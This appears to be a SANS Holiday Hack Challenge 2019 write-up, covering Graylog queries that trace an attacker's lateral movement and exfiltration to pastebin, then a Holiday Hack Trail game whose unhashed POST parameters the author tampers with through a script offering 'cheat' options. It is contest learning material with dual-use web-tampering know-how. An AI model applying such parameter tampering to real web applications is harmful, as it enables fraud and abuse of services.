
facility
user-level

level
6

message
elfu-res-wks1 MSWinEventLog 1 Security 2911 Tue Nov 19 05:47:33 2019 4624 Microsoft-Windows-Security-Auditing N/A N/A Success Audit elfu-res-wks1 Logon An account was successfully logged on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logon Information: Logon Type: 3 Restricted Admin Mode: - Virtual Account: No Elevated Token: Yes Impersonation Level: Impersonation New Logon: Security ID: S-1-5-21-2526793473-266036237-1969649614-1006 Account Name: alabaster Account Domain: ELFU-RES-WKS1 Logon ID: 0x4152F0 Linked Logon ID: 0x0 Network Account Name: - Network Account Domain: - Logon GUID: {00000000-0000-0000-0000-000000000000} Process Information: Process ID: 0x0 Process Name: - Network Information: Workstation Name: DEFANELF Source Network Address: 192.168.247.175 Source Port: 52128 Detailed Authentication Information: Logon Process: NtLmSsp Authentication Package: NTLM Transited Services: - Package Name (NTLM only): NTLM V1 Key Length: 128 This event is generated when a logon session is created. It is generated on the computer that was accessed.
The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server service, or a local process such as Winlogon.exe or Services.exe. The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network). The New Logon fields indicate the account for whom the new logon was created, i.e. the account that was logged on. The network fields indicate where a remote logon request originated. Workstation name is not always available and may be left blank in some cases. The impersonation level field indicates the extent to which a process in the logon session can impersonate. The authentication information fields provide detailed information about this specific logon request. - Logon GUID is a unique identifier that can be used to correlate this event with a KDC event. - Transited services indicate which intermediate services have participated in this logon request. - Package name indicates which sub-protocol was used among the NTLM protocols. - Key length indicates the length of the generated session key. This will be 0 if no session key was requested. 25339

source
elfu-res-wks1

timestamp
2019-11-19 05:47:33.000 +00:00



5e07ad71-1b70-11ea-b211-0242ac120005

Permalink | Copy ID | Show surrounding messages | Test against stream

Timestamp
2019-11-19 05:47:34.000

Received by
Syslog TCP on 83d46e5e / 61a0de1ff3c0

Stored in index
graylog_0

AccountDomain
-

AccountName
alabaster

AuthenticationPackage
NTLM

DestinationHostname
elfu-res-wks1

EventID
4624

LogonProcess
NtLmSsp

LogonType
3

SourceHostName
DEFANELF

SourceNetworkAddress
192.168.247.175

UserAccount
-

UserAccountSID
S-1-0-0

WindowsLogType
Security


facility
user-level

level
6

message
elfu-res-wks1 MSWinEventLog 1 Security 2915 Tue Nov 19 05:47:34 2019 4624 Microsoft-Windows-Security-Auditing N/A N/A Success Audit elfu-res-wks1 Logon An account was successfully logged on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logon Information: Logon Type: 3 Restricted Admin Mode: - Virtual Account: No Elevated Token: Yes Impersonation Level: Impersonation New Logon: Security ID: S-1-5-21-2526793473-266036237-1969649614-1006 Account Name: alabaster Account Domain: ELFU-RES-WKS1 Logon ID: 0x415378 Linked Logon ID: 0x0 Network Account Name: - Network Account Domain: - Logon GUID: {00000000-0000-0000-0000-000000000000} Process Information: Process ID: 0x0 Process Name: - Network Information: Workstation Name: DEFANELF Source Network Address: 192.168.247.175 Source Port: 52129 Detailed Authentication Information: Logon Process: NtLmSsp Authentication Package: NTLM Transited Services: - Package Name (NTLM only): NTLM V1 Key Length: 128 This event is generated when a logon session is created. It is generated on the computer that was accessed. The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server service, or a local process such as Winlogon.exe or Services.exe. The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network). The New Logon fields indicate the account for whom the new logon was created, i.e. the account that was logged on. The network fields indicate where a remote logon request originated. Workstation name is not always available and may be left blank in some cases. The impersonation level field indicates the extent to which a process in the logon session can impersonate. The authentication information fields provide detailed information about this specific logon request. - Logon GUID is a unique identifier that can be used to correlate this event with a KDC event. - Transited services indicate which intermediate services have participated in this logon request. - Package name indicates which sub-protocol was used among the NTLM protocols. - Key length indicates the length of the generated session key. This will be 0 if no session key was requested. 25342

source
elfu-res-wks1

timestamp
2019-11-19T05:47:34.000Z



The answer to Question 6 is: alabaster

Question 6:

The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?


Answer: alabaster

*Windows Event Id **4624** is generated when a user network logon occurs successfully. We can also filter on the attacker's IP using **SourceNetworkAddress**.*

Question 7:
What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

The solution for this question will require searching for logon event 4624 with LogonType of 10, which indicates RDP logon, and including alabaster as the *UserAccount* and *AccountName* fields.

```
EventID:4624 AND LogonType:10 AND (UserAccount:alabaster OR AccountName:alabaster)
```



The answer to Question 7 is: 06:04:28

Question 7:

What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

Answer: 06:04:28

LogonType 10 *is used for successful network connections using the RDP client.*

Question 8:
The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName,DestinationHostname,LogonType of this connection?

For this question make sure you have checked/enabled the SourceHostName, DestinationHostname and UserAccount fields. Search on this query to find the event of interest:

```
LogonType:>1 AND DestinationHostname:elfu-res-wks3
```

You see in the event above that the *SourceHostName* is `ELFU-RES-WKS2`, the *DestinationHostname* is `elfu-res-wks3` and the *LogonType* is `3`.

The answer to Question 8 is: ELFU-RES-WKS2,elfu-res-wks3,3

Question 8:

The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the **SourceHostName,DestinationHostname,LogonType** of this connection?

(submit in that order as csv)

Answer: elfu-res-wks2,elfu-res-wks3,3

The attacker has GUI access to workstation 2 via RDP. They likely use this GUI connection to access the file system of of workstation 3 using explorer.exe via UNC file paths (which is why we don't see any cmd.exe or powershell.exe process creates). However, we still see the successful network authentication for this with event id ***4624*** *and logon type* ***3****.*

Question 9:
What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

In this case you want to have timestamp sorted in descending order so you see the most recent events first as it will be the first item in the search when you use this query:

```
LogonType:>1 AND DestinationHostname:elfu-res-wks3
```

The answer to Question 9 is: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

Question 9:

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?


Answer: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

*We can look for sysmon file creation event id of **2** with a source of workstation 2. We can also use regex to filter out overly common file paths using something like:*


```
AND NOT TargetFilename:/.+AppData.+/
```

Question 10:
What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?


If you search for events after the timestamp of the event from Question 9 you will find the event where exfiltration occurred to pastebin. The absolute time range you can search on to get this event is the following:





```
Search on this time range: 2019-11-19 06:14:23 to 2019-11-19 06:15:00
```



The answer to Question 10 is: 104.22.3.84




*We can look for the original document in **CommandLine** using regex.*
*When we do that, we see a long a long PowerShell command using **Invoke-Webrequest** to a remote URL of **https://pastebin.com/post.php**.*
*We can pivot off of this information to look for a sysmon network connection id of **3** with a source of **elfu-res-wks2** and **DestinationHostname** of **pastebin.com**.*




```
You have completed the Graylog
challenge!
```

Achievement - Holiday Hack Trail

This challenge is found in the Dorm area and interacting with Minty Candycane will introduce this challenge.



Hi! I'm Minty Candycane!
I just LOVE this old game!
I found it on a 5 1/4" floppy in the attic.
You should give it a go!
If you get stuck at all, check out this year's talks.
One is about web application penetration testing.
Good luck, and don't get dysentery!


You can begin the challenge by clicking on the "Holiday Hack Trail" terminal icon or you access it directly via https://trail.elfu.org

I loved this challenge and had so much fun! Reminded me of many fun hours as a kid playing The Oregon Trail on an Apple][.


I wrote a Python script that can play the Holiday Hack Trail game in an automated way by interacting directly with https://trail.elfu.org. The program logic will attempt to make the best choice (favors life, over destination) for each day of travel. There are several command line parameters, some of which allow you to take advantage of vulnerabilities in the game which I added as **cheat codes** you can activate when running the script. I used *argparse*, so the standard "`--help`" option will display all options available. The full source is in the Appendix section of this report or at https://github.com/deckerXL/SANSHolidayHackChallenge2019

Excellent help is available in one of the KringleCon 2019 talks called "Web Apps: A Trailhead" given by Chris Elgee in Track 4 in Hermey Hall or can be viewed directly at this link: https://www.youtube.com/watch?v=0T6-DQtzCgM

Taking a look at the game, the initial *gameselect* page gives you an introduction to the game, how much money you get with each difficulty level and your starting day. You must reach KringleCon before December 25th. Then you select your difficultly level by pressing the "EASY", "MEDIUM" or "HARD" button to continue:




The next screen is the *store* screen, where you can buy extra supplies within the money you have allotted. The more reindeer, the faster you can move. You must have at least 2 runners or you can't make forward progress and it is possible to break a runner during the journey. The game can also give extra or make you lose any of these resources either due to conditions or random chance. Enter any amounts to buy for desired extra items and click "BUY" to continue.



The next screen is the main *trail* screen which you will see continually each day until your journey ends. It provides you: distance remaining, the current date, difficulty, pace, your party status and your inventory. You also get status messages at the bottom letting you know of events of interest. The graphic in the top center may also change based on what you encounter on your journey. Each day you can choose one of four actions: "MEDS", "HUNT", "TRADE" or "GO".

"MEDS" - If you have meds available, it will heal your least healthy party member by some number of health points.
"HUNT" - If you have ammo available, will attempt to hunt for food. This may or may not be fruitful, but usually is.
"TRADE" - This brings up a separate trading window. More on this later.
"GO" - Continue for one day



Below is the trade screen where you can radio-button select what you need from the trade: "REINDEER", "RUNNERS", "AMMO", "MEDS" or "FOOD". If you have zero reindeer (they can wander off and vanish) or less than two runners (they can break), you will need to trade because you can't make any forward progress without at least 1 reindeer and 2 runners.

Once you select what you want to get from the trade (I chose "AMMO", for example), you click the "TRADE" button again on this screen.


Then you will be presented the same screen again, but now with a status message at the bottom letting you know if you found someone to trade with or not and what they want in return. In this case, you found someone and they will provide you 11 AMMO if you give them 1 MEDS. You should note that they may ask for something that you don't even have, in which case your only option is to click "TRADE" again and start the trade process over (and lose another day) or use one of the other options, like "GO".

If the trade is acceptable to you, click "TRADE" on this screen.


The final trade screen will look just like the one above and will tell you in the status area that the trade was completed and you received what you wanted and lost what you were willing to trade for. Then you can choose one of the four options to continue your journey: "MEDS", "HUNT", "TRADE" or "GO"

The only other screen that's a bit different is at around the 2300 Distance Remaining mark, you reach a river and you have three options to cross the river: "FORD", "FERRY" or "CAULK". Ferry is the safest option, but you need 100 money to do it. Otherwise you take your chances with Ford or Caulk and sometimes you cross just fine with no issues and other times you lose items.

The journey continues until you reach either the *doom* page or *victory* page. You get to the *doom* page if either: all four of your party members have *died* or you ran out of *time* because you didn't reach KringleCon before December 25th.



You get the *victory* page if at least 1 party member makes it alive to KringleCon before December 25th. The logic in my program is life-preserving, so either they all make it alive before December 25th or they stop short somewhere but at least they're all alive!



Something interesting! The *victory* pages show a secret message in the html comments at the bottom of the page source:

Victory Page Secret Message - EASY difficulty

```
<p><a href='/'>Play again?</a>
<!--I'm sorry, but our princess is in another North Pole.--></div>
```

```
I'm sorry, but our princess is in another North Pole.
```

Victory Page Secret Message - MEDIUM difficulty

```
<p><a href='/'>Play again?</a>
<!--Wow!  What a great job!  ...  But I think you can do even BETTER.--></div>
```

```
Wow!  What a great job!  ...  But I think you can do even BETTER.
```

Victory Page Secret Message - HARD difficulty

From Kent Tinseltooth:
"And I hear the Holiday Hack Trail game will give hints on the last screen if you complete it on Hard."

```
<p><a href='/'>Play again?</a>
<!-- 1 - When I'm down, my F12 key consoles me
2 - Reminds me of the transition to the paperless naughty/nice list...
3 - Like a present stuck in the chimney!  It got sent...
4 - We keep that next to the cookie jar
5 - My title is toy maker the combination is 12345
6 - Are we making hologram elf trading cards this year?
7 - If we are, we should have a few fonts to choose from
8 - The parents of spoiled kids go on the naughty list...
9 - Some toys have to be forced active
10 - Sometimes when I'm working, I slide my hat to the left and move odd things onto my scalp! --></div>
```

```
1 - When I'm down, my F12 key consoles me
2 - Reminds me of the transition to the paperless naughty/nice list...
3 - Like a present stuck in the chimney!  It got sent...
4 - We keep that next to the cookie jar
5 - My title is toy maker the combination is 12345
6 - Are we making hologram elf trading cards this year?
7 - If we are, we should have a few fonts to choose from
8 - The parents of spoiled kids go on the naughty list...
9 - Some toys have to be forced active
10 - Sometimes when I'm working, I slide my hat to the left and move odd things onto my scalp!
```

(This is the hint for Objective 11 Kent Tinseltooth told us about. One hint for each of the 10 locks. F12 developer tools and viewing the Console tab... the hologram challenge... lock10 forced active, etc...)

Here below are the options available with the program I wrote that automates playing the game. When you play on EASY or MEDIUM, the *hash* parameter isn't calculated making it possible to alter many POST parameters without the server kicking back "You have fallen off the trail." In HARD mode, the *hash* parameter **is calculated** to protect several POST parameters including: *money*, *distance*, *ammo*, *meds*, *reindeer*, *runners* and *food.* However, in HARD mode *health0-3* is not factored into the hash - invulnerability!!

```
                                                                                # python3 ./hht.py --help
usage: hht.py [-h] --playerid PLAYERID --difficulty DIFFICULTY --pace PACE
              --extrareindeer EXTRAREINDEER --extrarunners EXTRARUNNERS
              --extrafood EXTRAFOOD --extrameds EXTRAMEDS --extraammo
              EXTRAAMMO [--proxy] [--proxy_host PROXY_HOST]
              [--proxy_port PROXY_PORT] [--debug] [--invulnerability]
              [--lightspeed] [--maxammo] [--maxmeds] [--maxfood]
